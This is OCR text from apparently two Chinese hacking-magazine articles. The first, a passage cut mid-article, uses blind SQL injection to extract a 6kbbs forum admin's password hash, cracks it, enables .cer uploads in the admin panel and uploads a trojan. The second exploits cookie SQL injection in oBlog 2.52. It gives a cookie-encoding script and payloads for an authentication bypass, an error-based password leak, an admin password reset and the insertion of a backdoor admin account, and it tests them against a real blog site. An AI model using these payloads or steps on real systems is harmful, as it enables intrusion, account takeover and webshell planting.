


图 4

4.准备工作就绪，在bank.htm中输入语句开始猜测管理员的密码。首先判断是否为数字，输入：colcol' and 1=(select count(*) from [user] where asc(mid(password,1,1))>57 and name='popo') and '1'='1提交后出现错误页面，看来第一位是数字，接着将57更改为52，再提交，仍是错误，再改为50提交，仍是错误，看来这个值小于或等于50，直接将大于号改为等号，测试剩余的48，49，50，测试50时，出现成功转帐，再根据ASC值对应关系换算出50所对应的是2。

接着猜每二位，将mid(password,1,1)改为mid(password,2,1)，按上面的方法猜测，很快得出第二位ASC值是57，所对应的是9。

再更改mid()中的2为3，猜第三位的值，以此类推，猜出管理员popo的md5值291c9fff691f387d。

5.本来想利用cookies欺骗，帮管理员发一些贴子，但修改cookies值后发现，除了用户资料中的用户名显示为管理员的名字外，根本没有前台管理员的权力。那就猜一下该管理员的前后台密码是否一致。在bank.htm中输入：

colcol' and 1=(select count(*) from admin where password='291c9fff691f387d' and name='popo') and '1'='1

提交后成功转帐，看来后台和前台密码是一致的。

6.有了MD5值，那就用md5破解工具试一下。想不到这个管理员的密码这么容易破解，如图5，既然这样，那我就不客气了，去后台转一转。在网址的bbs/后输入admin.asp，打开后台登陆页，输入管理员名称及密码，大摇大摆的就进了6kbbs的后台。




图 5

7.在论坛常规设置中，将允许上传类型中的png改为cer，如图6，然后保存修改，这样就可以上传cer文件了。先不要忙着去上传文件，在后台还要给你所申请的用户增加一些论坛积分，否则积分少于10点不允许上传文件。打开用户管理中的修改用户资料，输入用户名，将其中的论坛积分修改成大于10的数值，保存后就可以上传文件了。




图 6

8.接下来我们就上传扩展名为cer的木马了，上传成功如图7所示。





图 7

在贴子内容中显示了上传的cer文件名及路径，将文件名复制到网址中，因为上传的文件是保存在upload文件夹中，所以要在文件名前加上upload/，整个地址是这样的：http://www.***.com/bbs/upload/2005**–****–用户名.cer，回车后，就看到了这

下接270页

Blog的噩梦



千寂孤城

现在的博客可谓是如日中天，还自称是“互联网的第四块里程碑”，不管是菜鸟、还是大虾，都赶时髦做了一个个人的博客。既然如此，我也来赶赶时髦，研究一下博客的洞洞，期末考试刚刚结束，我就下了套oBlog 2.52来研究，我读啊读、找啊找，终于让我找到个大漏洞。

问题出在inc/function.asp的CheckUserLogined()函数中，大家来看如下代码：

```
function CheckUserLogined()
        dim Logined,Password,rsLogin,sqlLogin
        Logined=True
        UserName=DecodeCookie(Request.Cookies(cookiesname)("UserName"))
        Password=DecodeCookie(Request.Cookies(cookiesname)("Password"))
        userlevel=DecodeCookie(Request.Cookies(cookiesname)("userlevel"))
        if userlevel<>"" then userlevel=cint(userlevel)
        if UserName="" then
                Logined=False
        end if
        if Password="" then
                Logined=False
        end if
        if Logined=True then
                username=ReplaceBadChar(trim(username))
                if ot_user then
                        sqlLogin="select * from "&ot_usertable&" where "&ot_username&"='" & username & "' and "&ot_password&"='" & password &"'"
                        set rsLogin=ot_conn.execute(sqlLogin)
                else
                        sqlLogin="select * from [user] where lockuser='false' and Username='" & username & "' and UserPassword='" & password &"'"
                        set rsLogin=conn.execute(sqlLogin)
                end if
        ……………………………以下省略
        end if
        CheckUserLogined=Logined
end function
```

看到了吗？在判断用户登录时只有UserName经过了ReplaceBadChar()检查，Password却直接放到了句中查询，而UserName和Password都取自cookies，我们当然可以做手脚了！很明显的注入漏洞啊！而且CheckUserLogined()是个很关键的函数，到处都在调用（呵呵，程序员越马虎，我们越高兴）！

Wait，还有个DecodeCookie。UserName和Password从cookie中取出来时还要经过DecodeCookie解密，相应的也有个加密函数CodeCookie。所以，我们构造的Cookies也必须是加密过后的（这两个函数也都在inc/function.asp中）。

工欲善其事，必先利其器！我们先按照它的算法来写两个加密和解码的小程序。啊？你看不懂它的算法？看不懂不要紧，直接把它的代码稍做修改后拷贝到vbs文件中就行了！新建两个vbs文件：CodeCookie.vbs和DecodeCookie.vbs。

CodeCookie.vbs中的代码如下：

```
str=inputbox("")
Dim i
Dim StrRtn
For i = Len(Str) to 1 Step -1
StrRtn = StrRtn & Ascw(Mid(Str,i,1))
If (i <> 1) Then StrRtn = StrRtn & "a"
Next
CodeCookie = StrRtn
inputbox "","",codecookie
```

DecodeCookie.vbs中的代码如下：

```
str=inputbox("")
Dim i
Dim StrArr,StrRtn
StrArr = Split(Str,"a")
For i = 0 to UBound(StrArr)
If isNumeric(StrArr(i)) = True Then
StrRtn = Chrw(StrArr(i)) & StrRtn
Else
StrRtn = Str
End If
Next
DecodeCookie = StrRtn
inputbox "","",decodecookie
```

好了，开始测试！我用的是本市一个非常出名的网站http://blog.63**.com/进行的测试。调用CheckUserLogined()的页面到处都是，这里我们就用message.asp实验。message.asp是给别人的blog留言的页面。

先操起MyBrowser（这个是Cookies欺骗的必用工具，地球人都知道！你没有？那你就手动慢慢改Cookie吧。）打开http://blog.63**.com/，随便注册个用户“cdsb”，来到“风吹草动”的blog上，进入给他留言的页面。好，开始改Password。打开CodeCookie.vbs，会弹出个输入框，在里面输入a' or 'a'='a，点确定，加密后变成“97a39a61a39a97 a39a32a114a111a32a39a97”，把MyBrowser顶上的Cookies一栏中的Password值改成这个。随便发条“你好”的消息，如图1。




图1

一个人的战争

注意看留言者变成了admin。为什么会这样呢？因为经过我们改动后的Cookies放到CheckUser Logined()中就成了：select * from [user] where lockuser='false' and Username='cdsb' and UserPassword='a' or 'a'='a'，而在逻辑运算符中and的优先级比or高，所以程序会先处理and再处理or，那语句就成了“假or真”，学过高一数学的人都知道“假or真＝真”。所以就成功地绕过去了。这样绕出来的用户不是特定的一个而是所有的（你在查询分析器里试试就明白了），但admin是user表中的第一个用户，所以你的身份就成了admin。

现在来看看管理员密码，刚开始我想的是用union查询，但是老成功不了。后来才想起可以让它转换数据类型出错后自己暴出来，我真笨！

打开DecodeCookie.vbs，也会弹出个框框。把正常登录时的Cookies中的Password值copy过去，点确定，出来了：931b77e2e9192ef5。这是什么？这就是用MD5加密后的你的密码呀。

把Cookies中的Password改成“931b77e2e9192ef5' and 1<(select userpassword from [user] where userid=1)--”（当然，要先用CodeCookie.vbs加密这句），放到原句中成了“select * from [user] where lockuser='false' and Username='cdsb' and UserPassword='931b77e2e9192ef5' and 1<(select userpassword from [user] where userid=1)--'”，记住后面有个“--”，是为了把最后的那个“'”注释掉。刷新一下，如图2。




图2

怎么样？暴出来了吧，密码是：d1ff837456669b30，放到MD5Crack3里去跑了跑，6位数字、7位、8位都没跑出来，没办法只有改他的密码了（本来不想这样做的，谁叫他这么可恶，居然不用弱口令，呵呵）。

将Password改为“931b77e2e9192ef5' update [user] set userpassword='931b77e2e9192ef5' where username='admin'”，这样就把admin的密码改成和我的一样了。

用admin登录，如图3。



图3

这时可以修改admin的blog了（其实进入admin的blog后台不用那么麻烦，因为blog后台user_index.asp也是用CheckUserLogined()函数来判断身份的。直接进入自己的oblog后台再把password值改成“a' or 'a'='a”，刷新一下就成了admin的blog后台了，我是为了试验update和暴数据的可能性才这么绕了一大圈的，事后我将admin的密码改回来了），你问我为什么进admin的blog后台？因为blog的“公告栏”那里是可以进行跨站攻击的！如果你只是为了好玩可以在公告里加一些script语句让它弹些警告框或者用window.location把页面引到不该去的地方；如果你比较狠毒，你可以盗Cookie挂木马；如果你还要更狠毒一些，我建议你去看看辐射鱼写的关于跨站的文章，他对这方面比较了解。关于跨站方面的攻击本文不做详细解释。

前台玩够了来玩后台，后台的用户名和密码是放在admin表中的。同样是在给“风吹草动”的blog留言的页面处，把password改成931b77e2e9192ef5' insert into admin(username,password) values('cdsb','4727ee9395f324cd')--，刷新一下。

好，来到这里http://blog.63**.com/admin_login.asp。这是oblog的默认管理登录地址，管理员没有更改默认地址，GOOD！

输入cdsb和你的密码，可爱的后台出来了，如图4。

